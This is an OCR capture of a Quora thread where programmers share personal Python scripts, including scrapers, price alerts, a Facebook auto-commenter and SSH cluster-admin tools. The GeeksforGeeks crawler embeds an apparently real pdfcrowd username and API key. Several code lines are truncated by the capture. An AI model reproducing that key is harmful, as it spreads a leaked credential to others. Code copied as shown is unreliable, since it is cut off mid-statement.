
Praveen Kumar, in love with Python, applied mathematician, Microsoft
8.6k Views • Upvoted by Ben Baert, Pythonista

Bot to retrieve newly added questions in my Quora news feed and sending me a mail

I was getting bored last weekend and so was on a spree trying to answer questions related to python programming on Quora and Stackoverflow. While the addition of questions to Stackoverflow is very frequent, the rate is low for Quora. So I wrote this script that logs into my Quora account, scrolls down my quora feed, selects questions that say "Question added to" and sends me a mail containing all those questions. I coupled the script with celery and rabbitmq to schedule it to run every half an hour and send me a mail. The bot is running in an Ubuntu VM on my Windows Desktop in office.

Edit: I used selenium instead of requests.py and beautifulsoup because Quora loads the content lazily as you scroll down a page.





Code: The code looks very ugly.
Complete code is here praveen97uma/QuoraBot

Written 7 Mar 2014 • View Upvotes

Arun Prakash, Full-Stack Web developer.
11.5k Views

Update[Jan 4th 2015] : One more script added.

Script 1 :

Script to download all Amazon Interview related posts and save it as pdf from GeeksForGeeks Blog:

Script 2 :

Script to get email and sms notification, if the price of the Amazon product drops to your expected price.

1. Script to download all Amazon Interview related posts and save it as pdf from GeeksForGeeks Blog:

One of my friend, who is preparing for amazon interview, asked me to collect all amazon interview experiences and questions from GeeksForGeeks. I did this by using **BeautifulSoup** and **pdfcrowd**.

Code : arunslb123/geeksforgeeks-pdf

Script :

```
1 import httplib2
2 import pdfcrowd
3 from bs4 import BeautifulSoup, SoupStrainer
4
```

```
http = httplib2.Http()
s= 'http : // www. geeksforgeeks. org/ '
to_crawl=[]
crawled=[]
i=0
to_crawl.append(s)
status, response = http.request(s)
crawled.append(s)

 for link in BeautifulSoup(response, parse_only=SoupStrainer('a')):
        if link.has_attr('href'):
            li=link['href']
            #print li
            if li.find('http : // www. geeksforgeeks. org/')==0 and li not in crawled a
                to_crawl.append(li)


#print to_crawl
print len(to_crawl)
count=0

def get_page(page):
    import urllib2
    source=urllib2.urlopen(page)
    return source.read()


def save_as_pdf(s):
    global i
    try:
        client = pdfcrowd.Client("mkap1234", "fc5ada9fbd1c55f46822d6e9e985a9bb")
        output_file = open('amazon'+str(i)+'.pdf', 'wb')
        i=i+1
        html=get_page(s)
        client.convertHtml(html, output_file)
        output_file.close()
    except pdfcrowd.Error,why:
        print 'Failed:', why


while len(to_crawl):
    b=to_crawl.pop()
    if b.find('http : // www. geeksforgeeks. org/')==0 and b not in crawled and b.find(
        count=count+1
        print count
        crawled.append(b)
        status, response = http.request(b)
        for link in BeautifulSoup(response, parse_only=SoupStrainer('a')):
            if link.has_attr('href'):
                li=link['href']
                if b.find('http : // www. geeksforgeeks. org/')==0 and li not in crawle
                    to_crawl.append(li)

amazon=[ ]
```

```
59
60 for st in crawled:
61     if st.find('amazon')>=0 and st.find('#')<0 and st.find('tag')<0 and st.find('forum
62         print st
63         amazon.append(st)
64
65
66
67 print "Finished"
68 print len(amazon)
69
70
71 for page in amazon:
72     save_as_pdf(page)
```

Output :


Amazon Interview Questions | Set 147 - GeeksforGeeks
Amazon interview Experience | Set 135 (On-Campus for SDE) - GeeksforGeeks
Amazon Interview Experience | Set 148 - GeeksforGeeks
Amazon Interview Experience | Set 149 (On-Campus for Internship) - GeeksforGeeks
Amazon Interview Experience | Set 150 (SDE1 for 1 Year Experienced) - GeeksforGeeks
Amazon Interview Experience | Set 151 (For SDE) - GeeksforGeeks
Amazon Interview Experience | Set 152 - GeeksforGeeks
Amazon Interview | Set 75 (For SDE-1) - GeeksforGeeks
Amazon Interview | Set 120 (On-Campus for Internship) - GeeksforGeeks
[TopTalent.in] Google, Facebook, Amazon, Walmart & PocketGems, All Fighting For Prasoon Mishra - GeeksforGeeks
Amazon Interview Experience | Set 152 (Kindle Team SDE-1) - GeeksforGeeks
Amazon Interview Experience | Set 153 (For SDE1) - GeeksforGeeks
Amazon Interview Experience | Set 156 (On-Campus) - GeeksforGeeks
Amazon Interview Experience | Set 154 (For SDE2) - GeeksforGeeks
Amazon Interview Experience | Set 155 (On-Campus) - GeeksforGeeks
Amazon Interview Experience | Set 158 (Off-Campus) - GeeksforGeeks
Amazon Interview Experience | Set 157 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 5 - GeeksforGeeks
Amazon Interview | Set 10 - GeeksforGeeks
Amazon Interview Experience | Set 159 (Off-Campus) - GeeksforGeeks
Amazon Interview Experience | Set 160 (For SDE 2) - GeeksforGeeks
Amazon Interview Experience | Set 161 (Off Campus for SDE-1, Banglore) - GeeksforGeeks
Amazon Interview Questions | Set 146 - GeeksforGeeks
Amazon interview Experience | Set 142 (Off-Campus for SDE-1) - GeeksforGeeks
Amazon Interview Experience | Set 143 (Off-Campus for SDE-1) - GeeksforGeeks
Amazon Interview Experience | Set 144 (Off-Campus For SDE-1) - GeeksforGeeks
Amazon Interview Experience | Set 145 (Off-Campus) - GeeksforGeeks
Amazon interview Experience | Set 140 (Experienced for SDE) - GeeksforGeeks
Amazon interview Experience | Set 141 (For SDE1) - GeeksforGeeks
Amazon interview Experience | Set 137 (Assessment test for SDE) - GeeksforGeeks
Amazon interview Experience | Set 138 (For SDE 1) - GeeksforGeeks
Amazon interview Experience | Set 139 - GeeksforGeeks
Amazon Interview | Set 35 - GeeksforGeeks

Amazon interview Experience | Set 136 (For SDE-T) - GeeksforGeeks
Amazon interview Experience | Set 130 (For SDET 1) - GeeksforGeeks
Amazon interview Experience | Set 131 (For SDET 1) - GeeksforGeeks
Amazon interview Experience | Set 132 (For SDE Intern) - GeeksforGeeks
Amazon interview Experience | Set 133 - GeeksforGeeks
Amazon interview Experience | Set 134 (Off-Campus for SDE) - GeeksforGeeks
Amazon Interview experience | Set 128 (For SDET) - GeeksforGeeks
Amazon interview Experience | Set 129 (For SDE 1 Off-Campus) - GeeksforGeeks
Amazon Interview experience | Set 126 (For SDE-1) - GeeksforGeeks
Amazon Interview experience | Set 127 (For Internship) - GeeksforGeeks
Amazon telephonic interview questions for SDE 1 - GeeksforGeeks
Amazon Interview | Set 124 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 125 (On-Campus for Internship) - GeeksforGeeks
[TopTalent.in] Exclusive Interview with Vivek Ruparel who got into Amazon - GeeksforGeeks
Amazon Interview | Set 121 (On-Campus for SDE-1) - GeeksforGeeks
Amazon Interview | Set 122 (On-Campus for Internship) - GeeksforGeeks
Amazon Interview | Set 123 (On-Campus for Internship) - GeeksforGeeks
Amazon Interview | Set 118 (On-Campus for Internship) - GeeksforGeeks
Amazon Interview | Set 114 (On-Campus for Internship) - GeeksforGeeks
Amazon Interview | Set 119 (On-Campus for Internship) - GeeksforGeeks
Amazon Interview | Set 110 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 115 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 116 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 117 (On-Campus for Internship) - GeeksforGeeks
Amazon Interview | Set 107 (For SDE-1) - GeeksforGeeks
Amazon Interview | Set 108 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 109 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 111 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 112 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 113 (On-Campus for Internship) - GeeksforGeeks
Amazon Interview | Set 101 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 102 - GeeksforGeeks
Amazon Interview | Set 103 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 104 - GeeksforGeeks
Amazon Interview | Set 105 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 106 (On Campus for Internship) - GeeksforGeeks
Amazon Interview | Set 96 (On-Campus for Internship) - GeeksforGeeks
Amazon Interview | Set 97 (On-Campus for SDE1) - GeeksforGeeks
Amazon Interview | Set 98 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 99 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 100 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 93 - GeeksforGeeks
Amazon Interview | Set 95 (For SDE-I) - GeeksforGeeks
Page on geeksforgeeks.org
Amazon Interview | Set 90 - GeeksforGeeks
Amazon Interview | Set 91 - GeeksforGeeks
Amazon Interview | Set 88 - GeeksforGeeks
Amazon Interview | Set 85 - GeeksforGeeks
Amazon Interview | Set 86 - GeeksforGeeks
Amazon Interview | Set 87 (For SDE) - GeeksforGeeks
Amazon Interview | Set 80 - GeeksforGeeks
Amazon Interview | Set 81 (For SDE-I) - GeeksforGeeks
Amazon Interview | Set 82 (For SDE-2) - GeeksforGeeks
Amazon Interview | Set 83 - GeeksforGeeks


Amazon Interview | Set 84 - GeeksforGeeks
Amazon Interview | Set 79 (For SDE-1) - GeeksforGeeks
Amazon Interview | Set 78 - GeeksforGeeks
Amazon Interview | Set 72 (Off campus for SDE-1) - GeeksforGeeks
Amazon Interview | Set 73 (For SDE-1) - GeeksforGeeks
Amazon Interview | Set 74 - GeeksforGeeks
Amazon Interview | Set 76 (For SDE-1) - GeeksforGeeks
Amazon Interview | Set 77 (Off-Campus For SDE-1) - GeeksforGeeks
Amazon Interview | Set 69 (For SDE-1) - GeeksforGeeks
Amazon Interview | Set 70 (On-Campus For Internship) - GeeksforGeeks
Amazon Interview | Set 71 (For SDE-2) - GeeksforGeeks
Amazon Interview | Set 63 (For SDE-1) - GeeksforGeeks
Amazon Interview | Set 64 (Off-Campus for SDE) - GeeksforGeeks
Amazon Interview | Set 65 (Off-Campus for SDE-2) - GeeksforGeeks
Amazon Interview | Set 66 (For SDE) - GeeksforGeeks
Amazon Interview | Set 67 (For SDE-1) - GeeksforGeeks
Amazon Interview | Set 68 (For SDE-1) - GeeksforGeeks
Amazon Interview | Set 58 (On-campus for Software Development Engineer) - GeeksforGeeks
Amazon Interview | Set 59 (Off-campus for SDE-1) - GeeksforGeeks
Amazon Interview | Set 60 (For Internship) - GeeksforGeeks
Amazon Interview | Set 61 (For Internship) - GeeksforGeeks
Amazon Interview | Set 62 (For SDE-1) - GeeksforGeeks
Amazon Interview | Set 56 (Off-Campus) - GeeksforGeeks
Page on geeksforgeeks.org
Amazon Interview | Set 54 (On Campus for SDE) - GeeksforGeeks
Amazon Interview | Set 54 (Off-Campus For SDE-1) - GeeksforGeeks
Amazon Interview | Set 55 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 52 (For Internship) - GeeksforGeeks
Amazon Interview | Set 53 (For SDE-1) - GeeksforGeeks
Amazon Interview | Set 54 (For Internship) - GeeksforGeeks
Amazon Interview | Set 48 (On-campus for SDE-1) - GeeksforGeeks
Amazon Interview | Set 49 (On-campus for SDE-1) - GeeksforGeeks
Amazon Interview | Set 50 (On-campus for SDE) - GeeksforGeeks
Amazon Interview | Set 51 (On-campus for SDET) - GeeksforGeeks
Amazon Interview | Set 43 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 44 (For Internship) - GeeksforGeeks
Amazon Interview | Set 45 (For Internship) - GeeksforGeeks
Amazon Interview | Set 46 (On-campus for Internship) - GeeksforGeeks
Amazon Interview | Set 47 (Off-campus for SDE-1) - GeeksforGeeks
[TopTalent.in] Interview with Pradeep Verma from NIT Trichy who talks about his internship at Amazon - GeeksforGeeks
Amazon Interview | Set 40 (On-Campus Round 1) - GeeksforGeeks
Amazon Interview | Set 41 (On–campus) - GeeksforGeeks
Amazon Interview | Set 42 (On-Campus) - GeeksforGeeks
Amazon Interview | Set 39 (SDE) - GeeksforGeeks
Amazon Interview | Set 36 - GeeksforGeeks
Amazon Interview | Set 37 - GeeksforGeeks
Amazon Interview | Set 38 (SDE-I) - GeeksforGeeks
Page on geeksforgeeks.org
Amazon Interview | Set 33 - GeeksforGeeks
[TopTalent.in] Interview with Manpreet Who Got Offers From Amazon, Hoppr, Browserstack, Reliance via TopTalent.in - GeeksforGeeks
Amazon Interview | Set 31 - GeeksforGeeks
Amazon Interview | Set 32 - GeeksforGeeks

Amazon Interview | Set 28 - GeeksforGeeks
Amazon Interview | Set 29 - GeeksforGeeks
Amazon Interview | Set 30 - GeeksforGeeks
Amazon Interview | Set 24 - GeeksforGeeks
Amazon Interview | Set 25 - GeeksforGeeks
Amazon Interview | Set 26 - GeeksforGeeks
Amazon Interview | Set 27 - GeeksforGeeks
Amazon Interview | Set 23 - GeeksforGeeks
Amazon Interview | Set 22 - GeeksforGeeks
Amazon Interview | Set 20 - GeeksforGeeks
Page on geeksforgeeks.org
Amazon Interview | Set 17 - GeeksforGeeks
Amazon Interview | Set 18 - GeeksforGeeks
Amazon Interview | Set 19 - GeeksforGeeks
Amazon Interview | Set 13 - GeeksforGeeks
Amazon Interview | Set 14 - GeeksforGeeks
Amazon Interview | Set 15 - GeeksforGeeks
Amazon Interview | Set 16 - GeeksforGeeks
Amazon Interview | Set 12 - GeeksforGeeks
Amazon Interview | Set 9 - GeeksforGeeks
Amazon Interview | Set 9 (Answers) - GeeksforGeeks
Amazon Interview | Set 11 - GeeksforGeeks
Amazon Interview | Set 8 - GeeksforGeeks
Page on geeksforgeeks.org
Amazon Interview | Set 4 - GeeksforGeeks
Amazon Interview | Set 2 - GeeksforGeeks
Page on geeksforgeeks.org
Amazon Interview | Set 1 - GeeksforGeeks
Amazon Interview Experience | Set 162 - GeeksforGeeks
Finished
168

Downloaded all the above files as PDF



PDF :



2. Script to get email and sms notification, if the price of the Amazon product drops to your expected price.

Dependencies:

Before you get started, make sure you have installed:

1. Bottlenose (pip install bottlenose)
2. lxml (pip install lxml)
3. dateutil (pip install dateutil)
4. Twilio (pip install twilio)
5. pip install python-amazon-simple-product-api
6. An Amazon Product Advertising Account
7. An AWS Account

Source code : arunslb123/Amazon_Product_Price_Alert

```
from amazon.api import AmazonAPI
from twilio.rest import TwilioRestClient
amazon_in=AmazonAPI("Your Amazon Access Key","Your Amazon Secret Key","your Amazon Ass
# Region_options= ['US', 'FR', 'CN', 'UK', 'IN', 'CA', 'DE', 'JP', 'IT', 'ES']
product=amazon_in.lookup(ItemId='B00FEQ6TVO')
def message(msg):
    account_sid = "Your Twilio account id"
    auth_token  = "Your Twilio Auth Token"
    client = TwilioRestClient(account_sid, auth_token)
    message = client.messages.create(body=msg,
    to="+999999",    # Replace with your phone number
    from_="+9999999") # Replace with your Twilio number
    print message.sid
def send_email(title,price):
            import smtplib
            gmail_user = "your gmail id"
            gmail_pwd = "your gmail password"
            FROM = 'Sender email id'
```

```
            TO = ['Receiver email id'] #must be a list
            SUBJECT = "Price drops"
            TEXT = "Your product is ready for the purchase"
            # Prepare actual message
            message = """\From: %s\nTo: %s\nSubject: %s\n\n%s
            """ % (FROM, ", ".join(TO), SUBJECT, TEXT)
            try:
                #server = smtplib.SMTP(SERVER)
                server = smtplib.SMTP("smtp. gmail. com", 587) #or port 465 doesn't se
                server.ehlo()
                server.starttls()
                server.login(gmail_user, gmail_pwd)
                server.sendmail(FROM, TO, message)
                server.quit()
                print 'successfully sent the mail'
            except:
                print "failed to send mail"
print product.title
price = product.price_and_currency[0]
print price
expected_price =7000 # Enter your expected price
if price<=expected_price:
    message(product.title)
    send_email(product.title,price)
```

Updated Jan 4, 2015 • View Upvotes

Khirod Kant Naik, Used python a lot from blogging to actual development.

15.3k Views

1. A script to download all video lectures and subtitles for a particular course from Coursera

My goal was to download video lectures of Compiler Design course from Coursera but there were 97 video lectures in total and 97 subtitles.

Clicking download links 194 times is a really boring task :P . So I wrote a simple script to download all the subtitles and lectures using python.

Infact these two scripts can be used for downloading lectures of any course that Coursera provides.

P.S. : The scripts are deprecated now..

2. A file tagging script for Linux which can tag files and add description to them, or directories (recursively) and then search files using a rough description or a set of tags using Full Text Search.

I wrote this script initially to search for a particular eBook from my huge E-Book collection which is basically a 3.2 GB folder with a total of 1329 files from different categories (OS, ML, Databases, Linux, Algorithms etc). I never remembered the name of the book which I read so I always added the topic which I read from that book as a tag to the file and wrote a small description too.

Now whenever I felt the need to search a specific file (whose location I do not remember) I do it with my script and giving it a rough description (i'm saying rough because you may not remember the exact description) or the tags and voila!! I have a list of files before me matching the rough description or tags.

Moreover these results are ranked i.e if you search by description, then file with most similar description will appear first & same for tags too.

The script used Xapian's python bindings to perform full text search which are already installed if you are using a debian based distro.

I have modified this script as an CLI tool and made it available using ppa, pypi.

Github : shinigamiryuk/KTagZ

3. A script to hide all the fillers episodes of an anime. (Linux only)

One of my favourites, basically you provide a file containing a list of filler episodes and then execute this script from the root directory of your anime. And after a little python magic you get a directory with only canon episodes visible.

This script infact saves a lot of time because filler episode only ruin the anime experience.

Github: https://github.com/shinigamiryuk...
Blog: http://khirodkant.in/hiding-fill...

Updated Dec 14, 2014 • View Upvotes

Akshit Khurana, PEP 20
142.4k Views • Upvoted by Dan Loewenherz, Professional Python programmer
Akshit has 3 endorsements in Python (programming language).

Thanking my 500+ friends who wished me on my birthday on Facebook:

It was my 21st birthday and there were three stories that made the day memorable. This was the last one of the day.

I prefer to comment on the wishes individually and personally, but using Python to do that was going to be better.

```
# Thanking everyone who wished me on my birthday
import requests
import json
# Aman's post time
AFTER = 1353233754
TOKEN = ' <insert token here> '
def get_posts():
    """Returns dictionary of id, first names of people who posted on my wall
    between start and end time"""
    query = ("SELECT post_id, actor_id, message FROM stream WHERE "
            "filter_key = 'others' AND source_id = me() AND "
            "created_time > 1353233754 LIMIT 200")
    payload = {'q': query, 'access_token': TOKEN}
    r = requests.get('https://graph.facebook.com/fql', params=payload)
    result = json.loads(r.text)
    return result['data']
def commentall(wallposts):
    """Comments thank you on all posts"""
```

```
    #TODO convert to batch request later
    for wallpost in wallposts:
        r = requests.get('https://graph.facebook.com/%s' %
                wallpost['actor_id'])
        url = 'https://graph.facebook.com/%s/comments' % wallpost['post_id']
        user = json.loads(r.text)
        message = 'Thanks %s :)' % user['first_name']
        payload = {'access_token': TOKEN, 'message': message}
        s = requests.post(url, data=payload)
        print "Wall post %s done" % wallpost['post_id']
if __name__ == '__main__':
    commentall(get_posts())
```

To make this work, you need a token which you can obtain from Graph API Explorer with the appropriate permissions. The script assumes all posts after certain timestamp are birthday wishes.

With a small change in the comments function, I also liked each post.

Watching the ticker go boom with my likes and comments and the structure of the comments, Shashwat Lal Das | Facebook quickly identified I had done something like this.

It is probably not my best Python script, but it was simple, quick and fun!

The idea came up in a discussion with Sandesh Agrawal in Networks Lab. Thanks for not working on the lab assignments and wasting time with me!

Updated 1 May 2014 • View Upvotes

Adithya Selv, Freethinker,Philomath,Technology enthusiast, Maker

3.1k Views

Just a Fun Experiment :P

I wrote a python script which helped me to draw some pictures on the oscilloscope (alien device that you might have encountered in your college laboratory :P) like this.

To know more about this project, checkout this blog post :)

Engineering ,Art and Python (Connecting the Dots) by Adithya Selv on Fellow@ERF

Written Mar 31, 2015 • View Upvotes

Jim Dennis, Putting just a bit of dev into my devops.

4.4k Views • Jim has 200+ answers in Computer Programming.

Probably the most useful has been *classh* (*jimd / classh - Bitbucket*) the "cluster admin's SSH wrapper.

This can be copied in as a single Python file, with no dependencies other than the Python 2.5 or later standard libraries and a copy of *ssh*. Using it you can run commands on any number of targets (hundreds concurrently, tested on tens of thousands from a single command line) and capture the results (standard output, standard error and exit codes). You can also import it as a library and use it to run command with your own output, filtering, and conditional logic using a pretty simple "API."

That's my favorite that's been published as open source. I don't use it much any more. Tools like SaltStack and Ansible are better written. However *classh* has the advantage that it has almost no dependencies and requires no configuration or infrastructure. You can specify targets on the command line or listed in files, and it will parse [...] expressions like [1-20,40-45,090-99] ... (ranges, comma separated lists, and lists of ranges, including auto detection of zero filling --- and including nested and [...] expressions and combinatoric (multiple [...] ... [...] expressions) in any arguments. So you need to have special files nor databases containing the names and classes of your targets. (it also automatically detects filenames rather than hostnames so long as you make them any sort of UNIX-like path, absolute or relative --- usually ./ is the key to that).

Some others I've written over the years (mostly for internal IT/Sysadmin use):

distargs -- distributes arguments (through a Redis Queue). This allows any number of processes (including very simple shell scripts) to act as event driven "deamons" ensuring that each target will coherent go to one, and only one, of the listening processes. This supports a few use cases, but the primary use was for deploying code to thousands of servers while controlling the order and rate at which the servers would be impacted. I could ensure that no more than n (say 20) servers would be hit at once by simply having only 20 instances of my listener scripts ... and I could ensure that they weren't all in the same server group or rack by feeding the names into *distargs* after passing them through a simple interleaving script (which, of course, I also wrote). (The interleaver simply built a list of lists based on the "colo" substring in the hostnames, then write out a new list pulling names our of the lists in a round robin fashion --- by the time the few really big server groups were the only "buckets" left the was no issue since having 10 or 20 out of more than a 100 servers in that group drop out of their pools at once was not an issue).

distargs could also be used semi-interactively. You could feed it a few or a few dozen targets, let your workers complete them, and perform various checks on the results before feeding more targets into the system. This was using for certain types of server where our monitoring really wasn't very good, and we need to review graph trends over fairly long time intervals to assure ourselves that everything was cool. My normal deployment process would feed a set of 20 "staged in production" servers to the system (all would be done concurrently). I'd leave the whole fleet of processes running overnight and let the deployment bake. Then I'd feed in the "early" subset of targets the next morning, "main" in the afternoon, and so on.

distargs didn't care what arguments were being distributed ... they could be hostnames (the obvious default) but they could also be anything else. Parsing those is the job of the receiving workers. But workers could be really simple:

```
while :; do
  target=$(distargs $jobname) || break
  do_stuff "$target"
  done
```

And it could support basically any number of concurrent jobs from a single server (using Redis). It also supported additional arguments so you could do something like:

```
prev=''
msg=''
whlle :; do
   target=$(distargs "$jobname" $prev $msg)
   do_stuff "$target" && prev="$target" || {
      msg="$? some error message"
   done
```

... in this example you're positively acknowledging the disposition of each target ... called with two args *distargs* would push the "prev" value into a "success" list, and, if called with more than two args then "prev" would be pushed into an "errorlog" list (both associated with our jobid) --- so we could
optionally pipeline results from one job into another, and query a job for failures and retries.

Because it uses Redis you can distribute the workers across a number of nodes, as well. You get that part for free. :)

Another script I wrote, years ago, was *ringtail* ... simply similar to the UNIX *tail* command but it maintains a fixed number of lines (10,000 by default, adjustable with a command switch), in a ring buffer, and dumps them periodically to one file (set by command line argument) and in response to certain signals and errors (-EPIPE, and HUP by default). The use case was to run *strace* on a given program on a couple thousand servers to capture just the system calls leading up to program crashes. This was to track down a bug that only occurred a couple times per week over a large set of compute farms (hundreds per farm ... several farms). (The problem, incidentally, turned out to be Linux "OOM" killer occasionally whacking our process --- because it just happened to be busy even though it had only very modest and stable memory footprint).

ringtail is only about 100 lines of code.

Another script I wrote more recently is *tailflog* (but that's in *bash*, not Python). This is simply a script that tails a log (*tail -f "$log"*) watching for a pattern (*grep*) and executing a command (*bash eval*) each time the pattern is encountered.

That's really simple, conceptually, but a bit tricky in in practice. (Use case is to force a service restart any time a particular type of code cache gets corrupted --- a workaround while waiting for the developers to eliminate the cache corruption bug that generates the triggering error message).

Another recent one *sprinkle* uses Paramiko and the SoftLayer (server hosting company) APIs to federate new, and newly re-imaged, systems into our Salt and Puppet systems. Actually it handles systems from a couple of hosting providers, servers and virtual machines. This does what we would do as part of a "Kickstart" post-installation script if we were using RedHat or CentOS on bare hardware --- I just call it with the names of the new systems (we have a different process for putting them into DNS) and it fetches the root passwords for each via the hosting providers APIs (or from an internal list of pre-specified), connects of Paramiko (ssh), pushes a script to the new system, changes its mode to executable, and then executes it. Meanwhile it keeps Paramiko/SSH sessions open to the Salt and Puppet master servers, signing each newly generated key and client certificate as each is generated and submitted. That one can also be used to re-start the salt-minion on any servers where it's died for whatever reason.

Looking at the list it's easy to see a pattern --- scripts which were written to address very specific problems but which I generalized a little bit so they could be re-used beyond the immediate need. (*classh* was "inspired" by the need to run a particular set of consistency checks over 20,000 servers ... some of which were swap thrashing at the time. Little know fact ... *ssh* will not time out, not for days, regardless of your configuration settings, if it makes a TCP connection past the initial handshake and can't complete the host identification portion of its connection protocol --- as least that was the symptom of the version I was using a few years ago. I'd started with a simple shell script doing just one target at a time and this was way too slow and could, as described, stall forever on any one target that was in a bad enough state).

Manoj Memana Jayakumar, Python fanboy.

72.8k Views • Upvoted by Ben Baert, Pythonista

UPDATE: I got a job because of these scripts!
Read: Manoj Memana Jayakumar's answer to Has anyone got a job through Quora? Or somehow made lots of money through Quora?

